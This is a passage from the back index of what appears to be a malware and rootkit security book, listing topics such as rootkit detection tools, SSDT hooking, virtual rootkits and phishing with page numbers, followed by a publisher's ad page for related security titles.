 - attacks using, 57
 - Netscape options for, 60
 - relative addressing, 341
 - remote access keyloggers, 71
 - remote code execution, 237
 - removable devices, 62
 - removing
 - Hacker Defender, 112
 - Mebroot, 84
 - resource discrepancies in virtualization, 183–184, 187–188
 - Ring -1, 176–177, 190–191
 - rock phishing, 35
 - rogue software, 210–214
 - rootkit detection tools
 - about, 110–111
 - Blacklight, 238, 297–298, 299
 - commercial, 306–315
 - HBGary Responder, 111
 - IceSword, 111, 295–297
 - Rootkit Detective, 305–306
 - Rootkit Revealer, 111, 297, 298
 - Rootkit Unhooker, 298–301
 - rootkits. *See also* detecting rootkits; kernel-mode rootkits; user-mode rootkits
 - API hooking in user-mode, 92, 115–116
 - code signing to prevent keylogging, 72
 - core requirements for, 284
 - custom, 207–208
 - database, 201–205
 - defined, 89–90
 - detecting, 90, 110–111, 285–288
 - evolution of, 86, 89
 - future of, 200–208
 - hardware-based, 206–207, 316–317
 - hooking methods for, 287
 - HVM, 176–177, 181, 182, 190–191, 195–196, 198
 - increasing complexity and stealth of, 200–201
 - kernel drivers routines
 - exploited by, 131–132
 - kernel-mode, 88–89
 - maintaining system access, 86–87
 - Mebroot case study, 82–84
 - network-based backdoors, 87
 - overview, 117
 - software-based detection of, 292–315
 - stealth of, 87–88
 - Symantec's rootkit-like products, 238–239
 - system integrity violations and, 332
 - types of, 88–89
 - user-mode, 86–117
 - virtual, 316
 - Russian Business Network (RBN), 13–14

▼ S

- Safari pop-up blockers, 259–260
- sample kernel-mode rootkits, 156–170
 - AFX, 160–162
 - FU and FUTO, 162–164
 - He4Hook, 167–169
 - Klog, 156–160
 - sebek, 170
 - Shadow Walker, 164–166
- sample virtual rootkits, 191–197
 - about, 191
 - Blue Pill, 195–196, 198
 - SubVirt, 191–194
 - Vitriol, 196–197
- sandbox, 174
- ScoopyNG, 187–188
- search engine redirection, 54–61
 - about, 54
 - attacks using, 57–61
 - exploiting comparable domain names, 54
 - .htaccess for redirects, 59
 - HTML frame redirects, 61
 - HTTP 3xx status codes for URL redirection, 58–59
 - JavaScript redirects, 61
 - logging outgoing links, 55–56
 - manual redirect techniques, 57–58
 - moving site to new domain, 54–55
 - redirect loops, 61
 - refresh meta tag and HTTP refresh header, 60–61
 - server-side scripting for redirects, 59
 - types of redirect techniques, 56
 - via refresh meta tagging, 57
 - ways of manipulating visitors, 56
- sebek rootkit, 170
- security information management (SIM) server, 268
- security practices
 - baked-in, 326–327
 - defense-in-depth strategy, 323–324
 - enabling automatic updates, 325
 - end-user education, 320–322
 - system hardening, 324
 - virtualization, 325–326
- servers
 - Command and Control, 83–84
 - HIPS options for, 269–271
 - logging outgoing links, 55–56
 - scripting redirecting, 59
 - SIM, 268
 - session splicing, 277
 - severity of kernel-mode rootkits, 133
 - Shadow Walker, 164–166
 - shutdowns, 194
 - signature-based detection
 - about, 225–227, 285–286
 - AV software and, 228
 - behavioral-based vs., 273
 - HIPS and, 273, 274–275
 - malware circumventing, 272
 - signature updates, 237
 - software performance ratings, 229–232
 - SIM (security information management) server, 268
 - simple viruses, 220–222
 - boot sector virus, 221–222
 - file virus, 220–221
 - macro viruses, 222
 - Single-Flux DNS, 30
 - smart cards, 73
 - social engineering
 - educating users about, 321
 - identity theft and, 67
 - malware distribution via, 15–17, 32–33
 - StormWorm’s use of, 22
 - using with pop-ups, 51–52
 - social networks identity theft, 68
 - software. *See also* applications; AV software
 - programming practices for antivirus, 238–243
 - rogue, 210–214
 - software keyloggers, 71–72
 - software-based rootkit detection, 292–315
 - Blacklight, 238, 297–298, 299
 - commercial tools for, 306–315
 - DarkSpy, 111, 295
 - GEMER, 301–302
 - Helios and Helios Lite, 240, 302–305
 - IceSword, 111, 295–297
 - live vs. offline, 293
 - McAfee Rootkit Detective, 305–306
 - Rootkit Revealer, 297, 298
 - Rootkit Unhooker, 298–301
 - System Virginty Verifier, 150, 293–295
 - Sony BMG rootkit, 92
 - spear phishing, 35
 - spyware infections, 73–74
 - SQL database name resolution, 201–205
 - SSDT (System Service Dispatch Table), 137–139
 - detecting hooking in, 288–289, 292, 335–340
 - examining for hooks, 339–340
 - patch/detour detection in, 340–353
 - preventing rootkit loading with, 285
 - SSDT hooking
 - countermeasures for, 139
 - detecting, 288–289, 292, 335–340
 - finding kernel base address, 338–339
 - integrity analysis and, 334
 - locating SSDT data structure, 336–338
 - patching AC system services and, 239–241
 - pointer validation detection of, 335–340
 - stealth
 - detecting rootkits, 90, 112–116
 - increasing rootkit, 200–201
 - kernel-mode rootkits and, 133, 136
 - rootkit strategies and, 87–88, 90
 - used in AFX rootkit, 160–162
 - using with table hooking, 136–137
 - StormWorm, 22–24, 120
 - stubs, 126
 - SubVirt, 191–194
 - about, 191
 - countermeasures, 193–194
 - keystroke logger in, 193
 - protection against reboot and shutdown, 194
 - searching for sensitive information, 193
 - SVV (System Virginty Verifier), 150, 293–295
 - Symantec. *See also* AV industry
 - HIPS-based modules from, 280
 - Norton 360, 253
 - Norton Internet Security, 253
 - Norton Personal Firewall, 252–253
 - Norton Protected Recycle Bin, 239
 - personal firewalls, 252–254
 - programming practices of, 238–239
 - Symantec Endpoint Protection, 253–256
 - system calls, 93–94
 - system hardening, 324
 - system integrity analysis
 - about, 331–332
 - cautions using live, 331

- detecting overwritten function
 - prologues, 343–344
- detour detection sample code, 344–353
- DKOM detection, 358–366
 - history of, 333
- IAT hook detection, 358
- IRP hook detection, 353–358
- patch/detour detection, 333, 334, 340–353
- pointer validation, 333, 335–340
- sample utility for, 330, 366
- techniques detecting, 330
- System Service Dispatch Table. *See* SSDT
- System Virginity Verifier (SVV), 150, 293–295
- system virtual machines, 176
- sample utility for system
 - integrity analysis, 330, 366
- Volatility, 309–314
- training
 - about phishing, 43
 - avoiding email-based attacks with, 32
 - countering website-based attacks with, 37
 - need for user, 1.35
 - users on P2P techniques, 45–46
- trampoline function, 147, 340
- transaction lookaside buffers, 165
- Transport Driver Interface (TDI)
 - rootkits, 155–156
- Tribble, 317
- Trojans, 218
- Trustworthy Computing Initiative, 241

▼ T

- table hooking techniques, 136–139
- tainted-view approach
 - about, 286, 287–288
 - Blacklight's use of, 238, 297–298, 299
 - used by IceSword and DarkSpy, 295–297
- Targetsoft, 73
- TDI (Transport Driver Interface)
 - rootkits, 155–156
- testing
 - phishing penetration, 43
 - rootkit detector for Migbot, 349–353
 - setting up environments for malware, 47–48
- thin clients, 246
- threads, 92–93
- threats
 - email attacks, 32–33
 - malicious website, 35–36
 - P2P, 44–45
 - phishing, 39
 - pop-up, 51–52
 - worm, 46–47
- three-factor authentication, 69
- timestamp modifications, 77
- timing discrepancies in
 - virtualization, 184, 188–189
- tools. *See also* rootkit detection tools
 - commercial rootkit detection, 306–315
 - decreasing vulnerabilities with security, 8–9
 - rogue software, 210–214
 - rootkit detection, 110–111, 287–288

▼ U

- UMDF (User-Mode Driver Framework), 132
- Unix
 - malware timestamp modifications, 77
 - processes affected, 78
 - services disabled by malware for, 78
 - typical malware installations for, 76–77
- updating operating system and applications, 325
- URLs
 - exploiting misspelled, 54
 - redirecting, 55–56, 58–59
- User-Mode Driver Framework (UMDF), 132
- user-mode rootkits
 - about, 91
 - API hooking required for, 92
 - defined, 88
 - detecting, 111, 334
 - examples of, 107–116
 - Hacker Defender, 91, 112–116
 - hooking engines, 106–107
 - Import Address Table hooking, 106
 - injection techniques, 94, 96–105
 - inline function hooking, 106, 290, 341
 - overview, 117
 - technologies used for, 92–94
 - Vanquish, 108–111
 - Windows hooking, 96–98
- userland, 91


- users. *See also* social engineering
 - avoiding phishing schemes, 43
 - awareness of malware
 - behavior, 73
 - commonsense virus
 - countermeasures, 248
 - confusing with refresh meta tagging, 57
 - educating in security issues, 35, 320–322
 - email-based attacks and, 32
 - identity theft, 65–69
 - malware distribution violating
 - relationships of, 15–17
 - malware prevention for home, 322
 - redirecting URLs of, 55–56
 - responding to AV software, 237
 - rogue prevention by, 213–214

▼ V


- VAM (virtualization-aware malware), 181
- Vanquish user-mode rootkit, 108–111
 - about, 108
 - components of, 108–109
 - countermeasures for, 110–111
- VICE, 292, 333
- virtual machine isolation, 179
- virtual machine technology, 174–179
 - about, 174, 175
 - hypervisors, 175–177, 198
 - memory management, 178–179
 - replacing AV technology with, 245–246
 - security practices for, 325–326
 - security practices with, 325–326
 - strategies for, 178
 - timing discrepancies and, 184, 188–189
 - types of virtual machines, 174–175
 - virtual machine emulation, 178
 - virtual machine isolation, 179
 - virtualization-aware malware, 181
- virtual private networks (VPNs), 11
- virtual rootkits, 174–198
 - about, 174
 - Blue Pill, 195–196, 198
 - defined, 180–181
 - detecting, 182–189, 316
 - escaping virtual environments, 189–190
 - hijacking hypervisor, 190–191, 195–197, 198

- malware taxonomy applied to, 179–180
 - Nopill, 185–186
 - protection rings and, 122
 - Red Pill, 184–185
 - sample, 191–197
 - ScoopyNG, 187–188
 - SubVirt, 191, 192–194
 - technology used, 174–179
 - transparency of, 183–184
 - types of, 181–182
 - Vitriol, 196–197
 - Vrdtsc, 188–189
 - VirtualBox, 239
 - viruses, 217–224
 - boot sector, 221–222
 - commonsense countermeasures to, 248
 - complex, 222–224
 - encrypted, 223
 - entry-point obscuring, 224
 - file, 220–221
 - ILOVEYOU, 12
 - less use of, 8, 9
 - macro, 222
 - metamorphic, 223–224
 - naming conventions for, 218–220
 - oligomorphic, 223
 - polymorphic, 223
 - simple, 220–222
 - threat of, 217
 - training users about, 321
 - Trojans, worms, and backdoors, 218
 - VirusTotal.com, 272
 - VMBRs (virtual machine-based rootkits)
 - about, 181–182
 - SubVirt, 191, 192–194
 - Volatility
 - plug-ins for, 312–314
 - rootkit detection with, 309–314
 - VPNs (virtual private networks), 11
 - Vrdtsc, 188–189
 - vulnerabilities
 - antivirus software, 236
 - port, 45
 - researching, 9–10
 - security tools and decreasing, 8–9
 - spyware and Windows, 73–74
-
- ▼ W**
- WDF (Windows Driver Foundation), 132
 - WDM (Windows Driver Model), 129
 - web servers, 55–56
 - WebSense, 37
 - websites. *See also* companion website; search engine redirection
 - click fraud, 63–65
 - content filtering for, 37
 - exploiting comparable names, 54
 - logging outgoing links, 55–56
 - malicious, 35–37
 - malware embedded in, 36
 - moving to new domain, 54–55
 - pay-per-click advertising, 64
 - pop-ups on, 50–54
 - sample rootkit detection utility
 - on book's site, 330, 366
 - targeted specifically by hackers, 36
 - whitelisting applications, 246–247, 285
 - WH_JOURNALPLAYBACK hook, 70
 - WH_JOURNALRECORD hook, 70
 - WH_KEYBOARD hook, 70
 - WH_MOUSE hook, 70
 - WH_MOUSE_LL hook, 70
 - Win32 API, 126
 - Win32 subsystem for Windows, 124–125
 - Windows Defender, 37
 - Windows Driver Development Kit (DDK), 131
 - Windows Driver Foundation (WDF), 132
 - Windows Driver Kit, 331
 - Windows Driver Model (WDM), 129
 - Windows hooking, 96–98
 - Windows. *See* Microsoft Windows
 - Windows-based keyloggers, 70, 96–98
 - Witty Worm, 256
 - WM_CHAR messages, 70
 - WM_KEYDOWN messages, 70
 - workstations
 - HIPS options for, 269–271
 - stealing sensitive data from, 11–12
 - worms
 - attacks from, 47
 - defined, 218
 - less use of, 8, 9
 - StormWorm, 22–24, 120
 - threats from, 46–47
 - WriteProcessMemory() function, 100–102
-
- ▼ X**
- x86 architecture. *See* architecture
 - XOR network encoding, 27, 29
-
- ▼ Z**
- 0-day exploit detection, 235–236
 - Zlob, 76
 - ZoneAlarm Internet Security, 254–255

Stop Hackers in Their Tracks




Hacking Exposed,
6th Edition



Hacking Exposed
Malware & Rootkits




Hacking Exposed Computer
Forensics, 2nd Edition




24 Deadly Sins of
Software Security



Hacking Exposed
Linux, 3rd Edition



Hacking Exposed
Windows, 3rd Edition




Hacking Exposed
Web 2.0




Hacking Exposed:
Web Applications, 2nd Edition




Gray Hat Hacking,
2nd Edition



Hacking Exposed
Wireless



Hacking Exposed
VoIP



IT Auditing: Using Controls to
Protect Information Assets

Learn more.  Do more.

MHPROFESSIONAL.COM

www.it-ebooks.info